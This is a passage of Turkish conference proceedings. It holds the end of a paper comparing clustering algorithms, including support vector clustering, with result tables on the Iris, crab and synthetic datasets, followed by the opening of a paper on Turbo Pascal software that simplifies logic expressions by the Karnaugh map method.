$$\frac{\partial L}{\partial \mathbf{a}} = 0 \Rightarrow \mathbf{a} = \sum_{i=1}^l \beta_i \Phi(\mathbf{x}_i) \quad (12)$$

$$\frac{\partial L}{\partial \xi} = 0 \Rightarrow \beta_i = C - \mu_i \quad (13)$$

KKT tamamlayıcı koşulları;

$$\xi_j \mu_j = 0 \quad (14)$$

$$(R^2 + \xi_i - \|\Phi(\mathbf{x}_i) - \mathbf{a}\|^2) \beta_i = 0 \quad (15)$$

$$0 \leq \beta_j \leq C; j = 1, 2, \dots, N$$

Buna göre denklemler tekrar düzenlenirse sırasıyla  $R$ ,  $\mathbf{a}$  ve  $\mu$  yok edilebilir ve Lagrange ifadesi tekrar yazılabilir;

$$\mathbf{W} = \sum_j \Phi(\mathbf{x}_i)^2 \beta_j - \sum_{ij} \beta_i \beta_j \Phi(\mathbf{x}_i) \Phi(\mathbf{x}_j) \quad (16)$$

Çekirdek (Kernel) fonksiyonu tanımından faydalanarak (16) denklemini tekrar yazılabilir;

$$\mathbf{W} = \sum_j \beta_j \mathbf{K}(\mathbf{x}_j, \mathbf{x}_j) - \sum_{ij} \beta_i \beta_j \mathbf{K}(\mathbf{x}_i, \mathbf{x}_j) \quad (17)$$

Çekirdek fonksiyonu öznitelik uzayında iç çarpım işlemini gerçekleştirdiğinden  $\Phi(\mathbf{x}_i)$ 'in analitik formunun bilinmesine gerek yoktur. Burada gaussian kernel fonksiyonu kullanılmıştır.

$$\mathbf{K}_{ij} = \mathbf{K}(\mathbf{x}_i, \mathbf{x}_j) = e^{-q \|\mathbf{x}_i - \mathbf{x}_j\|^2} \quad (18)$$

buradaki  $q$  genişlik parametresidir. Veri kümelerini çevreleyen sınırlar bu parametreye ve (10) ifadesindeki  $C$  parametresine bağlıdır (benzetimlerde  $C = 1$  olarak seçilmiştir). Tüm bu bilgilerin ışığında, her noktanın kürenin merkezine olan uzaklığı;

$$R^2 = \|\Phi(\mathbf{x}_i) - \mathbf{a}\|^2 \quad (19)$$

(18)'de  $\mathbf{a}$ 'nın değeri yerine yazılırsa;

$$\mathbf{a} = \sum_j \beta_j \Phi(\mathbf{x}_j) \quad (20)$$

$$R^2(\mathbf{x}) = \mathbf{K}(\mathbf{x}, \mathbf{x}) - 2 \sum_j \beta_j \mathbf{K}(\mathbf{x}_j, \mathbf{x}) + \sum_{ij} \beta_i \beta_j \mathbf{K}(\mathbf{x}_i, \mathbf{x}_j) \quad (21)$$

(20) denklemi elde edilir. Veri uzayını çevreleyen sınırlar (21) ile verilen kümeye göre elde edilmektedir (Şekil 5).

$$\{\mathbf{x} \mid R(\mathbf{x}) = R\} \quad (22)$$

Kümelendirme algoritması farklı kümelere ait olan noktaları ayırt edememektedir. Bu ayırımı yapabilmek amacıyla (22) ifadesini de kapsayan bir yaklaşım kullanılmıştır. Bu yaklaşıma göre, "farklı kümelere ait veri çiftlerini birleştiren herhangi bir yol (path), öznitelik uzayında

kürenin dışında kalmalıdır" [7]. Bu nedenle, yol,  $R(\mathbf{y}) > R$  gibi  $\mathbf{y}$  veri setinin bir bölümünü içermektedir. Bu tanımlamalar ışığında, öznitelik uzayındaki görüntüleri kürenin içinde veya üzerinde bulunan  $\mathbf{x}_i$  ve  $\mathbf{x}_j$  veri çiftleri arasında  $\mathbf{A}_{ij}$  komşuluk matrisi tanımlanmıştır [7].

$$\mathbf{A}_{ij} = \begin{cases} 1 & ; y \text{ değerleri } \mathbf{x}_i \text{ ve } \mathbf{x}_j \text{ çiftlerini birleştiren} \\ & \text{doğru parçası üzerinde ise} \\ 0 & ; \text{aksi halde} \end{cases} \quad (23)$$

## 5. Benzetimlerde Kullanılan Veri Setleri

### 5.1. Iris Veri Seti:

Üç farklı türde (Setosa, Versicolor, Virginica) Iris çiçeklerinin çanak yaprak uzunluğu, çanak yaprak genişliği, taç yaprak uzunluğu ve taç yaprak genişliği ölçümlerinden oluşan dört boyutlu bir veri setidir [8].

### 5.2. Avustralya Yengeçlerinden Oluşan Veri Seti:

Avustralya kaya yengeçlerinin (Leptograpsus), Ön lob uzunluğu, kabuk uzunluğu, kabuk genişliği, vücut derinliği ve arka genişliklerinin ölçümlerinden oluşan beş boyutlu veri setidir [9].

### 5.3. Rasgele Oluşturulan Veri Seti:


Bu iki değerlendirme (benchmark) veri seti dışında rasgele oluşturulmuş iki boyutlu bir veri setidir (Şekil 6).

Veri setleri benzetimlerden önce normalize edilmiştir. Ayrıca; oluşturulan bu veri setlerine uygulanan kümeleme algoritmalarının karşılaştırılmasında kullanılmak üzere veri setlerine belirli oranlarda gürültü (24) eklenmiştir.


$$\text{SNR} = 10 \log_{10} \left( \frac{\sigma_v^2}{\sigma_n^2} \right) \quad (24)$$

Bu ifadede,  $s_v^2$  veri setlerinin bileşenlerinin,  $s_n^2$  ise eklenen gürültünün değişkesidir.


## 6. Tablo ve Şekiller




Şekil 1 Kümeleme İşleminin Adımları




Şekil 2 Dirichlet Mozaigi (Voronoi Diyagramı)




Şekil 3 DISK(x\_i, x\_j)



Şekil 4 LUNE(x\_i, x\_j)



Şekil 5 Rasgele Oluşturulan Verilerin Destek Vektörleri Yardımı ile Kümelmesi



Şekil 6 Rasgele Oluşturulan Veriler

Iris eşik değerleri	Gürültüsüz			Gürültülü	
	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
0.1	0.735	89867	1	1	1
0.05	0.735	89867	1	1	1
0.02	0.734	89868	2	2	1
0.015	0.733	89869	3	3	3
0.01	0.720	89875	9	9	7
0.008	0.719	89881	15	15	14
Yengeç eşik değerleri	Süre (sn.)	Flops	Küme Sayısı	Küme Sayısı	
				45Db	24Db
0.05	1.688	159817	1	1	1
0.02	1.688	159817	1	1	1
0.01	1.1689	159819	3	3	3
0.007	1.69	159821	5	4	6
0.006	1.7	159824	8	8	9
0.005	1.703	159830	14	14	15
Data eşik değerleri	Süre (sn.)	Flops	Küme Sayısı	Küme Sayısı	
				45Db	24Db
0.5	0.109	19547	1	1	1
0.1	0.109	19548	2	2	2
0.08	0.109	19549	3	3	2
0.065	0.109	19550	4	4	5
0.04	0.109	19553	7	7	7
0.02	0.11	19557	11	11	11

Tablo 1 En Yakın Komşu Algoritması Sonuçları



İris	Gürültüsüz			Gürültülü	
	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
en yakın komşu sayısı					
20	8.797	354038	14	10	10
30	18.64	361436	16	12	11
50	55.422	374634	16	12	11
70	107.219	387930	16	12	12
90	185.203	401199	16	12	12
120	357.875	543064	16	12	12
<b>Yengeç</b>				<b>Küme Sayısı</b>	
en yakın komşu sayısı	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
10	30.469	855295	7	7	9
20	47.031	870898	8	10	13
40	131.359	901365	10	10	13
60	259.328	933051	10	10	13
90	439.484	979642	10	10	13
130	754.797	1041699	10	10	13
<b>Data</b>				<b>Küme Sayısı</b>	
en yakın komşu sayısı	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
5	0.672	62195	4	4	3
10	1.344	65439	6	6	5
15	2.344	68437	6	6	5
20	3.766	71342	6	6	6
30	7.812	77207	7	6	6
50	20.563	88959	7	7	6

**Tablo 2** Karşılıklı Komşuluk Değeri Algoritması Sonuçları

İris	Gürültüsüz			Gürültülü	
	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
eşik değerleri					
0.1	10.969	367879	1	1	1
0.05	5.64	360979	1	1	1
0.02	2.141	355836	3	3	4
0.015	1.437	355570	6	6	7
0.01	0.812	35772	29	25	30
0.008	0.672	362490	49	50	60
<b>Yengeç</b>				<b>Küme Sayısı</b>	
eşik değerleri	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
0.05	20.516	770996	1	1	1
0.02	7.578	754420	1	1	1
0.01	2.484	747614	2	2	3
0.007	1.485	751257	10	9	13

Data	Süre (sn.)	Flops	Küme Sayısı	Küme Sayısı	
				45Db	24Db
0.006	1.281	751213	24	23	20
0.005	1.141	753814	44	45	57
eşik değerleri					
0.5	1.562	52673	1	1	1
0.1	0.547	49665	1	1	1
0.08	0.391	49139	1	1	1
0.065	0.281	48490	2	2	2
0.04	0.219	48699	5	4	4
0.02	0.188	48451	7	7	8

**Tablo 3** En Küçük Örtünme Algoritması Sonuçları

İris	Gürültüsüz			Gürültülü	
	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
eşik değerleri					
0.1	14.89	1660445	1	1	1
0.05	7.875	1128141	1	1	1
0.02	2.734	797918	2	2	2
0.015	2.031	659366	3	3	3
0.01	1.328	557880	6	6	7
0.008	1	513515	8	8	11
<b>Yengeç</b>				<b>Küme Sayısı</b>	
eşik değerleri	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
0.05	25.969	3751299	1	1	1
0.02	11.079	2260337	1	1	1
0.01	5.313	1544031	2	2	2
0.007	3.532	1296177	2	2	2
0.006	2.984	1220427	2	2	2
0.005	2.5	1148111	2	2	2
<b>Data</b>				<b>Küme Sayısı</b>	
eşik değerleri	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
0.5	2.094	232125	1	1	1
0.1	0.532	129309	1	1	1
0.08	0.39	111453	1	1	1
0.065	0.281	95896	2	2	2
0.04	0.204	81867	3	3	3
0.02	0.141	77829	5	5	5

**Tablo 4** Delaunay Üçgen Metodu Sonuçları

İris	Gürültüsüz			Gürültülü	
	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
eşik değerleri					
0.1	10.875	1610816	1	1	1
0.05	5.594	1082920	1	1	1
0.02	2.328	679865	2	2	2
0.015	1.563	575622	4	4	5
0.01	0.875	475158	14	13	15
0.008	0.625	434425	18	18	23
<b>Yengeç</b>				<b>Küme Sayısı</b>	
eşik değerleri	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
0.05	24.75	3602350	1	1	1
0.02	9.375	2020084	1	1	1
0.01	3.5	1254490	2	2	2
0.007	2.016	1037340	2	2	3
0.006	1.609	971593	4	4	3
0.005	1.219	913042	7	7	9
<b>Data</b>				<b>Küme Sayısı</b>	
eşik değerleri	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
0.5	1.594	218424	1	1	1
0.1	0.5	112440	1	1	1
0.08	0.359	94080	1	1	1
0.065	0.234	79315	2	2	2
0.04	0.156	68020	5	5	3
0.02	0.125	61248	7	7	7

**Tablo 5** Gabriel Çizgeleri Sonuçları

İris	Gürültüsüz			Gürültülü	
	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
eşik değerleri					
0.1	10.719	1592424	1	1	1
0.05	5.5	1065896	1	1	1
0.02	2.032	639225	3	3	3
0.015	1.313	537739	6	6	7
0.01	0.625	434425	18	18	23
0.008	0.437	408551	35	34	41
<b>Yengeç</b>				<b>Küme Sayısı</b>	
eşik değerleri	Süre (sn.)	Flops	Küme Sayısı	45Db	24Db
0.05	23.375	3517510	1	1	1
0.02	8.203	1877270	1	1	1
0.01	2.484	1106424	2	2	2
0.007	1.219	913042	7	7	9
0.006	0.922	868583	10	9	13
0.005	0.687	829939	24	23	20

Data	Süre (sn.)	Flops	Küme Sayısı	Küme Sayısı	
				45Db	24Db
eşik değerleri					
0.5	1.593	218424	1	1	1
0.1	0.485	110856	1	1	1
0.08	0.344	92064	1	1	1
0.065	0.218	77299	2	2	2
0.04	0.156	67872	7	7	4
0.02	0.109	59808	7	7	7

**Tablo 6** Bağlı Komşuluk Çizgesi Sonuçları

İris	Gürültüsüz			Gürültülü	
	Süre (sn.)	Flops (x 10 <sup>9</sup> )	Küme Sayısı	45Db	24Db
$q$ değerleri					
500	191.656	1.1799	1	1	1
750	285.718	1.2488	2	2	2
1500	278.609	1.3095	2	2	2
5000	300.812	1.3755	3	3	2
7000	315	1.483	4	5	6
10000	361.203	1.6023	7	8	8
<b>Yengeç</b>				<b>Küme Sayısı</b>	
$q$ değerleri	Süre (sn.)	Flops (x 10 <sup>9</sup> )	Küme Sayısı	45Db	24Db
750	67.672	3.2894	1	1	1
8000	124.406	3.2411	2	2	2
25000	540.766	2.7744	3	3	2
30000	712.562	2.6208	4	4	4
45000	1.152e+003	2.3451	16	14	15
50000	1.2784e+003	2.348	18	16	18
<b>Data</b>				<b>Küme Sayısı</b>	
$q$ değerleri	Süre (sn.)	Flops (x 10 <sup>9</sup> )	Küme Sayısı	45Db	24Db
500	4.047	53658278	1	1	1
750	38.313	75121638	2	2	2
1500	52.016	79146050	6	6	7
5000	52.204	73746657	7	7	7
7000	54.109	73715098	7	7	7
10000	54.422	71681937	7	7	7

**Tablo 7** Destek Vektörleri Sonuçları



## 7. Sonuçlar

Kullanılan tüm veri setleri için en iyi kümelemeyi yapabilen bir algoritma bulunmamaktadır. Çünkü tüm kümeleme algoritmalarının performansları verilerin dağılımına bağlıdır, Iris veri seti için başarıyı yüksek (düşük flop sayısı ve işlem süresi, daha belirgin kümeler) kümeleme yapabilen bir algoritma diğer veri setleri için anlamlı kümeler oluşturamamaktadır. Bu nedenle amacımıza uygun bir kümeleme algoritması önceden belirlenmelidir. Bu belirleme işleminde, uzmanın önemi unutulmamalıdır. Bu çalışmada gerçekleştirilen algoritmalar arasında tüm özellikler göz önünde bulundurulduğunda, en yakın komşuluk algoritması en iyi algoritma olarak belirlenmiştir. Algoritmaların seçimi dışında kümeleme işlemlerine önemli oranda etki eden diğer bir önemli husus da uygun eşik değerlerinin belirlenmesidir. Halen üzerinde çalışılan bir konu olmakla birlikte, kümelenecek olan veri setinin yakınlık matrisinde bulunan en büyük, en küçük ve ortalama değerlere göre de eşik değeri belirlenebilmektedir veya bir noktanın diğer noktalara olan uzaklık değerleri arasında ortalama değer üstünde olan yakınlık değer(ler)i uyuşmayan kenar (inconsistent edge) olarak belirlenip kaldırılmaktadır. İç içe girmiş veriler için bulanık kümeleme kullanılarak daha iyi sonuçlar elde edilebilir. Günümüzde veri tabanlarının terabayt'lar cinsinden ifade edilmektedir. Mesela, uydular vasıtasıyla alınan bir görüntüyü işlemek amacıyla hem hızlı, hem de verimli kümeleme algoritmalarına ihtiyaç duyulmaktadır. Bu gibi büyük boyutlu verileri kümeleyebilmek için bu amaca uygun hazırlanmış bilgisayarlar (paket programlar v.b.) ve algoritmalar kullanmak daha elverişli olacaktır.

## 8. Kaynaklar

[1] Jain A. K., Dubes R. C., *Algorithms for Clustering Data*, Prentice Hall, Englewood Cliffs, NJ, 1988.

[2] Jain A. K., Murty M. N., Flynn P. J., *Data Clustering: A Review*, ACM Computing Surveys, Vol. 31, No. 3, 1999.

[3] Mannila H., *Data mining: Machine Learning, Statistics, and Databases. Eight International Conference on Scientific and Statistical Database Management*, Stockholm, June 18-20, p. 1-8, 1996.

[4] İplikçi S. and Denizhan Y., *Kaotik Sistemler İçin Yapay Sinir Ağı Tabanlı Bir Hedef Bölgesine Götürme Yöntemi*, TOK'2002 Bildiriler Kitabı, s.281-291, Ankara, 2002.

[5] Zahn C. T., *Graph Theoretical Methods for Detecting and Describing Gestalt Clusters*, IEEE Trans. on Computers, SLAC-PUB-672, 1970.

[6] Hartigan J. A., *Clustering Algorithms*, John Wiley & Sons Inc., ISBN 0-471-35645-X, New York, 1975.

[7] Ben-Hur A., Horn D., Siegelmann H. T., Vapnik V., *Support Vector Clustering*, Journal of Machine Learning Research, 125-137, 2001.

[8] Anderson E., *The Irises of the Gaspé Peninsula*, Bulletin of the American Iris Society, 59, 2-5, 1935.

[9] Ripley B. D., *Pattern Recognition and Neural Networks*, Cambridge University Press, ISBN 0-521-460-867, Cambridge, 1996.

[10] Hösel V., Walcher S., *Clustering Techniques: A Brief Survey*, AMS Subject Classification, 62H30, 68T10, 62-07, Germany, 2000.

[11] Venkataraman P., *Applied Optimization with MATLAB Programming*, John Wiley & Sons Inc., ISBN 0-471-34958-5, U.S.A., 2002.

[12] [http://members.tripod.com/asim\\_saeed/paper.htm](http://members.tripod.com/asim_saeed/paper.htm)

## Mantıksal İfadelerin Karnough Haritası Yöntemiyle

### En Basite İndirgenmesi için Bir Yazılım Geliştirilmesi

Fırat Yücel<sup>1,2</sup>, Fatih Arıcı<sup>2</sup>, Yusuf Kurt<sup>2</sup>

<sup>1</sup> Süleyman Demirel Üniversitesi, Fen Bilimleri Enstitüsü, Elektronik-Bilgisayar Eğitimi ABD, 32260, Isparta

<sup>2</sup> Serik Endüstri Mes. Lis. ve And. Mes. Lisesi, Bilgisayar Bölümü, 07500, Serik/Antalya  
fyucel@ieee.org, fatih\_arc@hotmail.com, yusufkurt90@gmail.com

**Özet:** Sayısal devrelerin tasarımında, devrede kullanılan mantıksal elemanların niceliğinin ve bağlantı sayısının en aza indirilmesi, tasarımın ekonomikliği ve işlevselliği açısından büyük önem taşımaktadır. Bunun sağlanabilmesi için tasarımdaki mantıksal ifadelerin değişik yöntemlerle en basite indirgenmesi gereklidir. Bu çalışmada, mantıksal ifadelerin Karnough haritası yöntemiyle en basite indirgenebilmesi için bir algoritma geliştirilmiş ve Turbo Pascal dilinde kodlanmıştır. Hazırlanan fonksiyonel yapıdaki yazılım, Karnough haritasının analizi için tarama ve gruplandırma algoritmaları içermekte, değişik durumlar için birçok koşul tanımlamaya gerek kalmaksızın zeki kararlar verebilmekte, zaman ve bellek tasarrufu sağlayarak doğru bileşikleri oluşturmaktadır. Çözümlemede çarpımların toplamı biçiminde indirgeme yapılmıştır. Arama ve gruplandırma, karşılaştırma ve sembolize etme özellikleri görsel öğelerle desteklenmiştir. Tasarlanan yazılım, dört değişkene kadar olan mantıksal ifadeler üzerinde işlem yapabilmektedir.

**Anahtar Kelimeler:** Karnough Haritası, mantıksal ifade, indirgeme, Turbo Pascal.

### A Software Development to Simplify the Logic Expressions By Karnough Map Method

**Abstract:** In logic circuits design, count of the logic devices used in circuit and connections minimization is very important in terms of realizing an economics and functional design. For providing it, the logic expressions in design must be simplified by different methods. In this study, an algorithm is developed for simplification of the logic expressions by Karnough map method and programmed in Turbo Pascal language. The prepared software, which have a functional structure, contain scanning and grouping algorithms for Karnough map analysis, make intelligent decisions for different states without definition of many conditions for different states, and formed correct groups by provide to save time and memory. When solving, we used sum of product simplification. Finding and grouping, comparing and symbolizing features are supported by visual elements. The designed software can be processed on logic expressions pending four variables.

**Keywords:** Karnough Map, logic expression, simplification, Turbo Pascal.

### 1. Giriş

Karnough haritası yöntemi, sayısal devrelerin tasarımında kullanılan mantıksal ifadenin en basit şekle indirgenmesi için mantıksal durumların şema üzerinde analizine dayalı bir yöntemdir. Giriş değişkenlerinin sayısı arttıkça ifadelerin sadeleştirilmesinin zorlaştığı bu

yöntem, giriş değişkenleri sayısının az olduğu durumlarda iyi sonuç verir. Harita, karelerden oluşan bir şemadır. Her bir kare bir mintermi gösterir. Tasarımcı bu alanlarda uygun bileşkerler alarak en sade ifadeyi elde edebilir.[1,2]

Karnough haritası yönteminde giriş değişkenlerine göre çıkış durumları tabloya aktarıldıktan son-

ra gruplandırmalar belli kurallara uygun olarak gerçekleştirilmelidir. Aksi halde yanlış veya tam indirgenememiş sonuçlar elde edilebilir. Gruplandırmalar yapılırken çoğu kez doğru bileşke tasarımcının gözünden kaçabilir. Bu çalışmada, Karnough haritası yöntemiyle en basite indirgenmiş sonucun hızlı bir şekilde elde edilebilmesi için bir algoritma geliştirilmiş ve bu algoritma *Turbo Pascal* programlama dilinde kodlanmıştır.

Benzer bir çalışma, Wood ve Danielson (2000) [3] tarafından eğitim amaçlı olarak Java platformunda yapılmıştır. Ancak, yapılan çalışmada kullanılan applet'in mantıksal ifadeleri en basite indirgedeki doğruluk oranı düşüktür. Benzer çalışmalarla ilgili olarak İnternet üzerinde yapılan taramalarda, ticarî birkaç yazılım bulunmuştur. [4] Bu durumda, geliştirilen algoritmanın *Boolean* ifadelerin bilgisayar tabanlı analizi konusunda akademik bir katkısının olduğu düşünülebilir.

Analiz ve çözümlemenin gerçekleştirilmesi için hazırlanan algoritma, fonksiyonel yapıya sadık kalınarak, oluşabilecek bileşkeleri belirlemede zeki kararlar verebilmekte, zaman ve bellek tasarrufu sağlamaya olanak tanımaktadır. Algoritmanın hazırlanmasında, sembolik hesaplamaların daha açık şekilde değerlendirilebilmesi açısından *Turbo Pascal* programlama dili kullanılmıştır.


Karnough haritasının analitik yöntemlerle çözümlenmesindeki öncüller, bilgisayar tabanlı yöntemle uyarlanırken matrislerden yararlanılmıştır. Çözümlemede çarpımların toplamı kullanılarak indirgeme yapılmıştır. Arama ve gruplandırma, karşılaştırma ve sembolize etme özellikleri, görsel öğelerle desteklenmiştir.

Tasarlanan yazılım, dört değişkene kadar olan mantıksal durumlar üzerinde işlem yapabilmektedir.

## 2. Karnough Haritası Yöntemi

Şekil 1'de iki değişkenli Karnough haritası ve karşılık gelen değişkenler gösterilmiştir. Her

satır ve sütundaki "1" ve "0"lar değişkenlerin alabileceği durumları göstermektedir. Her bir satır ve sütunun bileşiminden elde edilen ikilik ifade değişkenlerin buldukları kareye ait durumunu göstermektedir.



Şekil 1 A=0, B=1 durumuna karşılık gelen karenin gösterimi

Karnough haritası yönteminin indirgedeki yararını anlamak için birbiriyle bitişik iki kareyi incelemekte yarar vardır. Haritada değişkenin "0" olduğu kare değişkenin değili, "1" olduğu kare ise değişkenin kendisini tanımlamaktadır. Eğer bitişik iki kareye ait  $m_1$  ve  $m_3$  mintermlerine VEYA işlemi uygulanırsa elde edilen ifade:

$$\begin{aligned} m_1 + m_3 &= \bar{A}B + AB \\ &= B(\bar{A} + A) \\ &= B \end{aligned}$$

olacaktır. Bitişik iki kare VEYA işlemine tabi tutulduğunda ifade tek terime indirgenir.

Dört giriş değişkeni için oluşturulan Karnough haritası Şekil 2'de verilmiştir. Dört giriş değişkeni, haritanın on altı kareden ( $2^4 = 16$ ) oluşmasını sağlar. Şekil 2 (a)'da 16 minterm ve yerleşimi gösterilirken, (b)'de ise mintermler Boolean ifadesi şeklinde haritaya yeniden yazılmıştır.

A \ B		C \ D			
		00	01	11	10
00	$m_0$	$m_1$	$m_2$	$m_3$	
01	$m_4$	$m_5$	$m_6$	$m_7$	
11	$m_8$	$m_9$	$m_{10}$	$m_{11}$	
10	$m_{12}$	$m_{13}$	$m_{14}$	$m_{15}$	

(a)

A \ B		C \ D			
		00	01	11	10
00	$\bar{A}\bar{B}\bar{C}\bar{D}$	$\bar{A}\bar{B}\bar{C}D$	$\bar{A}\bar{B}C\bar{D}$	$\bar{A}\bar{B}CD$	
01	$\bar{A}B\bar{C}\bar{D}$	$\bar{A}B\bar{C}D$	$\bar{A}BC\bar{D}$	$\bar{A}BCD$	
11	$AB\bar{C}\bar{D}$	$AB\bar{C}D$	$ABC\bar{D}$	$ABCD$	
10	$A\bar{B}\bar{C}\bar{D}$	$A\bar{B}\bar{C}D$	$A\bar{B}C\bar{D}$	$A\bar{B}CD$	

(b)

Şekil 2 Dört Değişkenli Karnough Haritası

Doğruluk tablosunda çıkış ifadesi için tercih edilen indirgeme şekline göre "1" veya "0"

olduğu durumlar, Karnough haritasında uygun karelere yazılır.

(0,1),  
(1,1),  
(1,0);

Mantıksal ifadeleri Karnough haritalarının yardımı ile çarpımların toplamı formunda indirgerken;

1. Bileşke oluştururken içinde "1" olan karelerin sayısı  $2^n$  kadar olmalıdır.
2. Bir kare birden fazla bileşke içinde bulunabilir.
3. Karelerin bileşke oluşturabilmeleri için birbirlerine komşu olmaları gereklidir.
4. Karşılıklı köşe ve kenarlardaki kareler birbirlerine komşu sayılırlar.[1]
5. Bileşke sonuçları VEYA işlemine tabi tutularak indirgeme bitirilir. Bileşke sonuçları belirlenirken;
6. Bileşke içinde durum değiştiren değişkenler varsa (1'den 0'a veya 0'dan 1'e) bu değişkenler dikkate alınmaz.
7. Bileşke içindeki karelerinde durum değiştirmeyen değişkenler varsa indirgedede bu değişkenler dikkate alınır. Durum değiştirmeyen değişkenler *lojik-0* ise değişkenlerin değili, *lojik-1* ise değişkenlerin kendisi yazılır.[1]

## 3. Karnough Haritası Yöntemiyle En Basite İndirgeme Algoritması

### 3.1 Veri Yapısının Oluşturulması

Karnough haritasının içeriği, 4x4 boyutlarındaki bir matrise (*Dizi*) kaydedilmiştir. Gruplandırmanın olup olmadığının tespiti için ise her bir hücreyle eşleştirilebilecek şekilde 4x4 boyutlu başka bir matris (*Grup*) kullanılmıştır. Bu matrise, gruplandırma olduğunda "1", olmadığında "0" değeri atanmaktadır.

Haritadaki her bir satır ve sütunun koordinat değişimlerine göre mantıksal değişken değerlerinin değişimini belirlemek üzere aşağıdaki gibi bir sabit tanımlanmıştır[5]:

```
Const
    Dogruluk: Array[0..3,0..1] of
    Byte = ((0,0),
```

Dört değişkenli bir Karnough haritası için, sabitte yer alan dizinin ilk boyutundaki değerler *A* ve *C* değişkenlerinin değişimini, ikinci boyutundaki değerler ise *B* ve *D* değişkenlerinin değişimini belirlemektedir. Hücrelerin koordinatları, dizinin iki boyutlu indisi ile ilişkilendirilmiştir. Dolayısıyla, koordinat değerlerinin dizide saklanmasına gerek yoktur. Örneğin ilk hücre için *Dogruluk* dizisinde *A* ve *C* için [0,0] ve *B* ve *D* için [0,1] indisli değerlere bakıldığında tüm değişken değerlerinin 0 olduğu görülür.

### 3.2 Grupların Tespiti

Hazırlanan yazılım, dört değişkene kadar olan mantıksal ifadeleri analiz etmekte ve indirgemektedir. Amaç, oluşabilecek en büyük bileşkeyi bulmak olduğundan, bileşkeleri tarama için izlenen sıra aşağıda belirtilmiştir:


- 1-  $2^4$  bileşkesi
- 2-  $2^3$  bileşkesi
- 3-  $2^2$  bileşkesi
- 4-  $2^1$  bileşkesi
- 5-  $2^0$  bileşkesi

Karnough haritasında 16 hücreli bileşkenin belirlenmesi için Şekil 3'teki algoritma kullanılmıştır.

Şekil 3'teki algoritmada görüldüğü üzere, 16 hücrenin tamamının "1" olup olmadığı denetlenmekte, gruplandırma gerçekleştirilirken gruplanan hücreler *Grup* adlı diziye işaretlenmektedir. Haritadaki hücrelerin tamamı "1" değerini aldığındaki indirgenmiş sonuç 1 olmaktadır.

Diğer bileşkelerin ( $2^3$ ,  $2^2$ ,  $2^1$  ve  $2^0$ ) belirlenmesinde, bu algoritmadan farklı olarak, *Grup* matrisindeki değerler kontrol edilmektedir. İlk döngüde *Dizi* içerisindeki bir bileşkeyi oluşturan bütün hücreler taranmakta ve *Grup* matrisindeki ilgili hücrelerin değerlerinden herhangi birisi 0 ise

(gruplandırılmayan hücre varsa) o takdirde gruplandırma işlemi gerçekleştirilmektedir.



Şekil 3 On altı hücreli bileşkeyi belirlemek için kullanılan algoritma

### 3.3 Aynı Bileşke için Birden Fazla Grublamanın Önlenmesi

CD/AB	00	01	11	10
00	1			
01				
11	1	1		
10	1			

Şekil 4 Aynı Bileşkeyi Birden Fazla Grublama Hatası

$2^2$  ve  $2^1$  hücreden oluşan bileşkelerde, yatay ve dikey olarak gerçekleştirilen taramalar sırasında, bir sonraki hücrenin başka bir bileşkede yer alması halinde aynı bileşke iki

kez belirlenmiş olmaktadır. Bu durumda Şekil 4'te verilen Karnough haritasında görüldüğü gibi bir hata oluşabilmektedir.

Şekil 4'te sol alt köşede dikey olarak bulunan ikili grup, birden fazla gruplandırılmıştır. Bu bileşkenin kaldırılması, ifadenin daha basite indirgenmiş biçimde sonuçlanmasını sağlayacaktır. Bu türden bir hatayı engellemek için üç aşamalı bir tarama algoritması kullanılmaktadır:

- 1- İlk önce yapılan taramada, önceden gruplandırılan hücreler üzerinde herhangi bir bileşke taraması gerçekleştirilmemektedir.
- 2- İkinci taramada bütün hücreler bileşke taramasından geçirilmektedir.
- 3- Önceki taramada satırlara göre sütunlar taranmışsa, bir sonraki taramada sütunlara göre satırlar taranmıştır.

### 3.4 Sonuçların Sembolize Edilmesi

Taramalar sonucunda gruplandırılan bileşkeleri harfler ile sembolize etmek için Karnough haritası üzerinde yatay ve düşeyde tarama yapan iki fonksiyon yapısı kullanılmaktadır. Taramalar, yatayda A ve B değişkenlerini, düşeyde ise C ve D değişkenlerini sembolize etmek için yapılmıştır.

Gruplandırılan bileşkeleri yatayda sembolize etmek için kullanılan algoritma, Şekil 5'te verilmektedir. Bu algoritmanın yer aldığı fonksiyona, tarama başlangıç hücresinin yataydaki konumu (x) ve yatayda taranacak hücre sayısı parametre olarak verilmektedir. "Dogruluk" adındaki çok boyutlu dizide, harita değişkenlerinin aldığı değerler ((0,0), (0,1) (1,1), (1,0)) tutulmaktadır. Bu değer kümesinin her bir elemanındaki ilk rakam A değişkeninin aldığı değeri, ikinci rakam ise B değişkeninin aldığı değeri ifade eder. Yatay tarama işleminde, grup boyunca yatay doğrultuda gidildiğinde A ve B değişkenlerinin değer değişimleri kontrol edilmektedir. Örneğin Şekil 6'da x koordinatından başlanarak işaretli grup için tarama gerçekleştirilmektedir. Bu taramada *Adım1*'de A'nın değeri 0'dır. Bu değer algoritmada *ilkA* değişkenine saklanır. Sonra, taramaya devam edildiğinde

*Adım2*'de A'nın değeri yine 0 olmaktadır. *ilkA* ile karşılaştırma sonucunda değerlerin herhangi birinde değişim görülmemiştir. Eğer herhangi bir değer değişimi yoksa 0 değeri için A', 1 değeri için ise A sonucu elde edilir. Şekil 6'da verilen örnekte, A değişkeninin değeri grup boyunca tarama yapıldığında sürekli 0 olarak kaldığından, A' sonucu elde edilmektedir.

	Adım1	Adım2		
CD/AB	00	01	11	10
00	1	1		
01				
11				
10				

Tarama başlangıcı (x) →

→ Tarama yönü

Şekil 6 Sembolize Etme İşlemi

